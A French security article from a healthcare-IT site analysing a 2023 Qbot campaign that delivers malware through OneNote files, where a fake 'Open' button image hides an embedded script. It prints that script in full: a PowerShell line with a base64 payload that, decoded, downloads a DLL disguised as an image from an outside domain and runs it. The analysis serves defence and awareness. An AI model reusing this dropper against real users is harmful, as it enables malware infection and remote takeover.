
Comment Qbot revient en force avec OneNote ?


By DSIH

Published: 2023-02-14 · Archived: 2026-04-02 12:33:18 UTC


Il y a tout juste un an, Microsoft nous annonçait une nouvelle mesure visant à éviter que les utilisateurs de sa suite Office continuent de se faire piéger par des documents avec des macros [1]. Dans ce but Microsoft a décidé pour tout fichier dont le dernier enregistrement a été fait à partir d'une autre machine que celle sur lequel il est ouvert, de faire disparaître son petit bandeau jaune avec un message d'avertissement et un bouton « Activer le contenu » sur lequel les victimes étaient bien évidemment invitées à cliquer via une notice au format image incluse dans le fichier par les attaquants :



Au profit d'un nouveau bandeau, rouge cette fois-ci indiquant que les macros sont bloquées car le fichier provient d'une source non approuvée :




Pour approuver le fichier, l'utilisateur est dans l'obligation de fermer le document, de se rendre dans les propriétés de ce dernier et de cocher la case « Débloquer » :



La manipulation est déjà plus complexe à faire réaliser aux victimes d'un message de phishing, ce qui semble pénaliser les attaquants qui, vous vous en doutez, on trouvé un moyen de rentrer par la fenêtre après s'être fait sortir par la porte, le comble dans un système Windows.


D'après un récent article publié sur le site de Sophos [2], une nouvelle campagne de distribution de Qbot s'appuyant sur des fichiers OneNote (avec une extension .one) aurait démarrée le 31 janvier dernier.

À partir d'un échantillon ressemblant à celui qui est présenté dans l'article, même s'il présente quelques différences, il est assez intéressant d'observer la façon de procéder, qui est au final, encore plus simpliste que celle consistant à intégrer des macros dans un fichier Word ou Excel.




En regardant de plus près, le « bouton Open » qui n'en est pas un, ne pointe pas vers un lien hypertexte, mais est juste un fichier GIF superposé à un script directement intégré au document lui-même :


Il est assez rigolo de voir comment il est simple de déplacer les éléments intégrés au fichier et de voir apparaître le script caché derrière cette image :



En enregistrant les éléments graphiques présents dans le fichier, on constate que les noms proposés par défaut sont en cyrillique :




En faisant appel à un traducteur en ligne, on n’apprend pas grand-chose du contenu traduit, mais la langue utilisée est confirmée :



En extrayant le script du fichier, on constate qu'il utilise Powershell pour créer un nouveau script dans le répertoire C:\programdata\ à partir d'un contenu encodé en base 64 et l'exécuter dans la foulée :

```
powershell.exe
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCg0KcG93ZXJzaGVsbCBJ-
bnZva2UtV2ViUmVxdWVzdCAtVVJJIGh0dHBzOi8vYXJhZGNhcGl0YWwuY29tL01wRDhZay8wMC5naWYgLU91dEZpbGUgQzpccHJvZ3JhbWRhdGFc-
YmlnLmpwZw0KY2FsbCBydSUxbDMyIEM6XHByb2dyYW1kYXRhXGJpZy5qcGcsRGxsUmVnaXN0ZXJTZXJ2ZXINCg0KZXhpdA0K')) > C:-
\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd ndl
```

En décodant le contenu, cela nous permet de connaître l'étape suivante :



Le nouveau script va donc télécharger à l'aide de Powershell là encore, un fichier avec une extension GIF qu'il enregistre sur la machine avec une extension JPG, mais qui semble être en réalité une DLL qu'il va exécuter.

La suite vous la connaissez, connexion à un serveur de commande et de contrôle et les attaquants ont un pied dans le système d'information.

La méthode est simple, rapide et efficace. C'est bien pensé, c'est propre et c'est un joli pied de nez aux contre-mesures mises en place par Microsoft. J'attends avec impatience la solution d'atténuation proposée. Si c'est pour nous dire : « dites à vos collaborateurs de ne pas ouvrir les pièces jointes ou fichiers à télécharger via un lien en provenance d'un message dont l'expéditeur n'est pas connu », comment dire, on fait déjà…

Elle remonte à quand votre dernière campagne de sensibilisation des utilisateurs ?

---

[1] /article/4581/que-nous-annonce-microsoft-en-2022-pour-securiser-ses-produits.html

[2] https://news.sophos.com/en-us/2023/02/06/qakbot-onenote-attacks/

L'auteur

Chef de projet sécurité numérique en santé - GCS e-santé Pays de la Loire **Charles Blanc-Rolin** est également vice-président de l'APSSIS (Association pour la promotion de la Sécurité des Systèmes d'Information de Santé)
